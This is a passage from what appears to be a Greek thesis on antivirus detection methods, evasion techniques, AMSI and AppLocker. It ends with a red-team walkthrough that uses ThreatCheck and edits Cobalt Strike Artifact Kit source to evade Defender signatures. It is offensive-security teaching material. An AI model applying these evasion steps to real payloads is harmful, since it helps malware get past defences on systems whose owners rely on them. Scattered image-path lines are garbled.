Όπως λέει και το όνομά του, η στατική ανίχνευση είναι εξαιρετικά απλή. Η στατική ανίχνευση του λογισμικού προστασίας από ιούς πραγματοποιεί συγκρίσεις υπαρχόντων αρχείων εντός του λειτουργικού συστήματος σε μια βάση δεδομένων υπογραφών και με αυτόν τον τρόπο μπορεί να εντοπίσει κακόβουλο λογισμικό. Είναι αδύνατο να αναγνωριστεί όλο το κακόβουλο λογισμικό που υπάρχει χρησιμοποιώντας στατικές υπογραφές, επειδή οποιαδήποτε αλλαγή σε ένα συγκεκριμένο αρχείο κακόβουλου λογισμικού μπορεί να παρακάμψει μια συγκεκριμένη στατική υπογραφή και ίσως ακόμη και να παρακάμψει εντελώς τη στατική μηχανή. Σκοπός του είναι να χρησιμοποιεί στατικές υπογραφές, όπως η υπογραφή YARA, για τον εντοπισμό απειλών. Αυτές οι υπογραφές γράφονται από καιρό σε καιρό και ενημερώνονται από αναλυτές ασφάλειας προστασίας από ιούς σε σχεδόν καθημερινή βάση.

2.9.2 Δυναμική Ανίχνευση

Η δυναμική ανίχνευση είναι ένα επίπεδο πάνω από την στατική μηχανή και η δουλειά της είναι να εξετάζει το αρχείο κατά το χρόνο εκτέλεσης χρησιμοποιώντας διάφορους τρόπους.

Πρώτη μέθοδος - Παρακολούθηση API: Ο σκοπός της παρακολούθησης API είναι να υποκλέψει και να ανιχνεύσει κακόβουλα αιτήματα API στο λειτουργικό σύστημα. Τα άγκιστρα συστήματος χρησιμοποιούνται για την παρακολούθηση API.


Δεύτερη μέθοδος - sandboxing: Το sandbox είναι ένα εικονικό περιβάλλον ξεχωριστό από τη μνήμη του φυσικού κεντρικού

υπολογιστή. Αυτό επιτρέπει τον εντοπισμό και την ανάλυση κακόβουλου λογισμικού εκτελώντας το σε εικονικό περιβάλλον και όχι απευθείας στη μνήμη του φυσικού υπολογιστή. Η εκτέλεση κακόβουλου λογισμικού σε περιβάλλον sandbox είναι αποτελεσματική εναντίον του, ειδικά εάν δεν είναι υπογεγραμμένο και αναγνωρισμένο από τη στατική μηχανή του λογισμικού προστασίας από ιούς.

2.9.3 Ευρετική Ανίχνευση

Η ευρετική ανίχνευση είναι μια μέθοδος που βασίζεται σε προκαθορισμένους κανόνες συμπεριφοράς μπορεί να ανιχνεύσει δυνητικά κακόβουλη συμπεριφορά διεργασιών που εκτελούνται. Χρησιμοποιώντας μια ευρετική μηχανή, το λογισμικό προστασίας από ιούς γίνεται ακόμα πιο προηγμένο. Αυτός ο τύπος μηχανής καθορίζει μια βαθμολογία για κάθε αρχείο διενεργώντας μια στατιστική ανάλυση που συνδυάζει τις στατικές και δυναμικές μεθοδολογίες του κινητήρα. Μερικοί ενδεικτικοί κανόνες είναι:

- Εάν μια διαδικασία προσπαθεί να αλληλεπιδράσει με τη διαδικασία LSASS.exe που περιέχει τους κατακερματισμούς NTLM των χρηστών, εισιτήρια Kerberos και άλλα.
- Εάν μια διαδικασία που δεν έχει υπογραφεί από έναν αξιόπιστο προμηθευτή προσπαθήσει να εγγραφεί σε μια μόνιμη τοποθεσία.
- Εάν μια διεργασία ανοίγει μια θύρα ακρόασης και περιμένει να λάβει εντολές από διακομιστή Command and Control (C2) (Εικόνα 28).



Εικόνα 28: Διάγραμμα απεικόνισης ενός Antivirus (Πηγή: https://www.socinvestigation.com/most-common-antivirus-evasion-and-bypass-techniques/ Πρόσβαση πηγής: 05/06/2022).

2.10 Τεχνικές Παρακάμψεις Antivirus

- Συσκότιση (Obfuscation): Η συσκότιση απλώς παραμορφώνει το κακόβουλο λογισμικό ενώ διατηρεί τη μορφή του. Ένα απλό παράδειγμα θα ήταν η τυχαιοποίηση των χαρακτήρων σε ένα σενάριο PowerShell. Η λειτουργία είναι η ίδια, το PowerShell δεν ενδιαφέρεται για την περίπτωση των χαρακτήρων, αλλά μπορεί να ξεγελάσει την απλή σάρωση που βασίζεται στην υπογραφή. Αναδιοργανώνουν και τροποποιούν τον κώδικα με τέτοιο τρόπο που είναι πρακτικά δύσκολο να τον αναστρέψεις και να καταλάβεις τι κάνει στους δίσκους. Μπορούν είτε να εισάγουν νεκρό κώδικα είτε να τροποποιήσουν τη σημασιολογία των υπαρχουσών εντολών με εξίσου επικίνδυνο κώδικα.
- Κρυπτογράφηση (Encryption): Η κρυπτογράφηση εξαλείφει αποτελεσματικά τη δυνατότητα του antivirus να ανιχνεύει κακόβουλο λογισμικό μόνο μέσω της υπογραφής. Οι δημιουργοί κακόβουλου λογισμικού χρησιμοποιούν συνήθως «κρυπτογραφητές» (Crypters) για να κρυπτογραφήσουν τα κακόβουλα ωφέλιμα φορτία τους. Τα Crypters κρυπτογραφούν ένα αρχείο και επισυνάπτουν ένα «Stub», ένα πρόγραμμα που θα αποκρυπτογραφήσει τα περιεχόμενα και στη συνέχεια θα τα εκτελέσει. Υπάρχουν δύο τύποι κρυπτογράφησης:

- ✓ Οι «Scantime crypters» είναι οι πιο αφελείς και απλώς αποκρυπτογραφούν το ωφέλιμο φορτίο, το ρίχνουν στο δίσκο και το εκτελούν.
- ✓ Οι "κρυπτογράφηση χρόνου εκτέλεσης" χρησιμοποιούν διάφορες τεχνικές έγχυσης διεργασιών για να αποκρυπτογραφήσουν το κακόβουλο ωφέλιμο φορτίο και να το εκτελέσουν στη μνήμη, χωρίς να αγγίζουν ποτέ το δίσκο.

- Κατάκριση Διαδικασία (Process Hallowing): Το «Process Hollowing» είναι μία από τις πιο κοινές μεθόδους έγχυσης (process injection) διεργασιών που χρησιμοποιούνται από κρυπτογράφους κατά το χρόνο εκτέλεσης. Το στέλεχος δημιουργεί πρώτα μια νέα διαδικασία σε κατάσταση αναστολής χρησιμοποιώντας ένα εντελώς νόμιμο εκτελέσιμο αρχείο, όπως το explorer.exe ή teams.exe. Στη συνέχεια, «εκκενώνει» αυτή τη διαδικασία, αφαιρώντας τη χαρτογράφηση της νόμιμης μνήμης διεργασιών και αντικαθιστώντας την με το κακόβουλο ωφέλιμο φορτίο πριν συνεχιστεί η διαδικασία.


2.11 AMSI

Η Microsoft έχει αναπτύξει το AMSI (Antimalware Scan Interface) ως μια μέθοδο για την άμυνα έναντι της κοινής εκτέλεσης κακόβουλου λογισμικού και την προστασία του τελικού χρήστη. Από προεπιλογή, το Windows Defender αλληλεπιδρά με το AMSI API για σάρωση σεναρίων PowerShell, μακροεντολών VBA, JavaScript και σεναρίων χρησιμοποιώντας την τεχνολογία Windows Script Host κατά την εκτέλεση για να αποτρέψει την αυθαίρετη εκτέλεση κώδικα. Ωστόσο, άλλα προϊόντα προστασίας από ιούς ενδέχεται να περιέχουν υποστήριξη για το AMSI, έτσι ώστε οι οργανισμοί να μην περιορίζονται στη χρήση του Windows Defender.

Όταν ένας χρήστης εκτελεί μια δέσμη ενεργειών ή εκκινεί το PowerShell, το AMSI.dll εγχέεται στο χώρο της μνήμης διεργασιών. Πριν από την εκτέλεση, τα ακόλουθα δύο API χρησιμοποιούνται από το


πρόγραμμα προστασίας από ιούς για τη σάρωση του buffer και των συμβολοσειρών για ενδείξεις κακόβουλου λογισμικού (Εικόνα 29):

- AmsiScanBuffer()
- AmsiScanString()



Εικόνα 29: AmsiScanBuffer.


Εάν αναγνωριστεί μια γνωστή υπογραφή, η εκτέλεση δεν ξεκινά και εμφανίζεται ένα μήνυμα ότι το σενάριο έχει αποκλειστεί από το λογισμικό προστασίας από ιούς. Το παρακάτω διάγραμμα απεικονίζει τη διαδικασία σάρωσης AMSI (Εικόνα 30).



Εικόνα 30: Διάγραμμα απεικόνισης λειτουργίας AMSI(Πηγή: https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/ Πρόσβαση πηγής: 06/06/2022).

2.12 Applocker


Το AppLocker είναι η τεχνολογία επιτρεπόμενης λίστας εφαρμογών της Microsoft που μπορεί να περιορίσει τα εκτελέσιμα αρχεία, τις βιβλιοθήκες και τα σενάρια που επιτρέπεται να εκτελούνται σε ένα σύστημα. Οι κανόνες AppLocker χωρίζονται σε 5 κατηγορίες - Εκτελέσιμα, Windows Installer, Script, Packaged App και DLL, και κάθε κατηγορία μπορεί να έχει τη δική της επιβολή (επιβολή, μόνο έλεγχος, καμία) (Εικόνα 31).



Εικόνα 31: Δημιουργία Κανόνων Applocker (Πηγή: https://www.itprotoday.com/data-security-and-encryption/how-create-windows-applocker-rules-easy-way Πρόσβαση πηγής: 06/06/2022).

Μπορούν να χρησιμοποιηθούν συγκεκριμένοι κανόνες άρνησης για την παράκαμψη κανόνων επιτρεπόμενων, οι οποίοι χρησιμοποιούνται συνήθως για τον αποκλεισμό των "LOLBAS's". Για παράδειγμα, το wmic, παρόλο που είναι ένα «αξιόπιστο» εγγενές βοηθητικό πρόγραμμα των Windows, μπορεί να χρησιμοποιηθεί για την εκτέλεση «μη αξιόπιστου» κώδικα που θα παρακάμπτει το AppLocker. Επομένως, ένας κανόνας άρνησης για το wmic.exe θα αντικαταστήσει τον κανόνα επιτρεπόμενου που αναφέρεται παραπάνω. Η προσπάθεια εκτέλεσης

οτιδήποτε έχει αποκλειστεί από το AppLocker μοιάζει με αυτό (Εικόνα 32):



Εικόνα 32: Μήνυμα Απαγόρευσης εκτέλεσης κάποιας εφαρμογής εξαετίας κανόνων Applocker.

Η δυσκολία παράκαμψης του AppLocker εξαρτάται από την στιβαρότητα των κανόνων που έχουν εφαρμοστεί. Τα προεπιλεγμένα σύνολα κανόνων είναι αρκετά ασήμαντο για παράκαμψη με διάφορους τρόπους:

- Εκτέλεση μη αξιόπιστου κώδικα μέσω αξιόπιστων LOLBAS.
- Εύρεση καταλόγων με δυνατότητα εγγραφής μέσα σε «αξιόπιστες» διαδρομές.
- Από προεπιλογή, το AppLocker δεν εφαρμόζεται καν σε διαχειριστές.


2.13 Artifact Kit

Το Artifact kit παράγει δυαδικά αρχεία «placeholder» που περιέχουν όλη τη λογική για την εκτέλεση ενός Beacon, αλλά χωρίς το πραγματικό ωφέλιμο φορτίο Beacon μέσα. Όταν δημιουργείται ένα ωφέλιμο φορτίο από τη διεπαφή χρήστη του Cobalt Strike, παίρνει ένα από αυτά τα αρχεία τεχνουργημάτων και το επιδιορθώνει επί τόπου με τον κέλυφος του Beacon. Όταν εκτελεστεί, το τεχνούργημα θα φορτώσει και θα εκτελέσει αυτόν τον κώδικα κελύφους. Τα περισσότερα τεχνουργήματα θα εγχυθούν στον εαυτό τους χρησιμοποιώντας το VirtualAlloc/VirtualProtect/CreateThread. Το δυαδικό αρχείο υπηρεσίας είναι το μόνο που εκτελεί απομακρυσμένη

έγχυση. Η αλλαγή των υπαρχόντων ή η δημιουργία νέων προτύπων, επιτρέπει να αλλαχθεί ο τρόπο με τον οποίο εκτελείται πραγματικά αυτός ο κώδικας φλοιού και, στη συνέχεια, να γίνει παρακάμψει των υπογραφών AV ή/και την ανάλυση συμπεριφοράς.

Προτού, η κόκκινη ομάδα αρχίσει να μπλέκεται με την αλλαγή του προτύπου ωφέλιμου φορτίου, χρειάζεται μια γνώση για ποια μέρη εντοπίζει το Defender ως κακόβουλα. Το ThreatCheck (https://github.com/rasta-mouse/ThreatCheck) παίρνει ένα αρχείο εισόδου το οποίο χωρίζει σε μέρη και, στη συνέχεια, σαρώνει κάθε μέρος για να προσπαθήσει να βρει το μικρότερο στοιχείο που ενεργοποιεί μια θετική ανίχνευση. Το ThreatCheck προσπαθεί να βρει το τέλος των "κακών byte" και παράγει ένα εκτελέσιμο από εκείνο το σημείο (Εικόνα 33). Έτσι, το περιεχόμενο που βρίσκεται πιο κοντά στο τέλος είναι αυτό στο οποίο η κόκκινη ομάδα θέλει να εστιάσει.

```
C:\Tools\ThreatCheck\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck
.exe -f C:\Payloads\beacon-smb-svc.exe
```



Εικόνα 33: Ανίχνευση κακόβουλων στοιχείων με ThreatCheck.

Φαίνεται ότι ο εντοπισμός προέρχεται από τη συμβολοσειρά **%c%c%c%c%c%c%c%cMSSE-%d-server**, που είναι ένα καλό σημείο εκκίνησης. Αναζητώντας πού εμφανίζεται το MSSE στο kit, η κόκκινη ομάδα εντοπίζει ότι βρίσκεται στο bypass-pipe.c (Εικόνα 34).

```
┌──(root㉿NCV-10)-[/mnt/c/Tools/cobaltstrike44/cobalt44/cobaltstrike4.4/Artifact Kit]
└─# grep -r MSSE
src-common/bypass-pipe.c:       sprintf(pipename, "%c%c%c%c%c%c%c%cMSSE-%d-server", 92, 92, 46, 92, 112, 105, 112, 101, 92, (int)(G
etTickCount() % 9898));

┌──(root㉿NCV-10)-[/mnt/c/Tools/cobaltstrike44/cobalt44/cobaltstrike4.4/Artifact Kit]
└─#
```

Εικόνα 34: Εμφάνιση του MSSE στο bypass-pipe.c.

Το bypass-pipe δεν είναι το προεπιλεγμένο σύνολο τεχνουργημάτων που χρησιμοποιεί το Cobalt Strike, το bypass-readfile είναι. Το τεχνούργημα dist-pipe θα δημιουργήσει ένα named pipe, θα διαβάσει τον κώδικα φλοιού πάνω από αυτόν το pipe και, στη συνέχεια, θα τον εκτελέσει. Αυτή η γραμμή επιχειρεί να δημιουργήσει ένα ψευδοτυχαίο named pipe (Εικόνα 35).

```
void start(HINSTANCE mhandle) {
        /* switched from snprintf... as some A/V product was flagging based on the function *sigh* */
        sprintf(pipename, "%c%c%c%c%c%c%c%cNikos-%d-hack", 92, 92, 46, 92, 112, 105, 112, 101, 92, (int)(GetTickCount() % 9898));

        /* start our server and our client */
        CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)&server_thread, (LPVOID) NULL, 0, NULL);
        client_thread(NULL);
}
```

Εικόνα 35: Αλλαγή ενάλωτης γραμμής.


Για να δημιουργήσει η κόκκινη ομάδα αυτές τις αλλαγές, θα εκτελέσει το σενάριο build.sh. Μέσα στον κατάλογο dist-pipe η κόκκινη ομάδα θα δει μια νέα λίστα τεχνουργημάτων που έχουν δημιουργηθεί, μαζί με ένα αρχείο artifact.cna. Το αρχείο CNA περιέχει κάποιο Aggressor Script που λέει στην Cobalt Strike να χρησιμοποιήσει αυτά 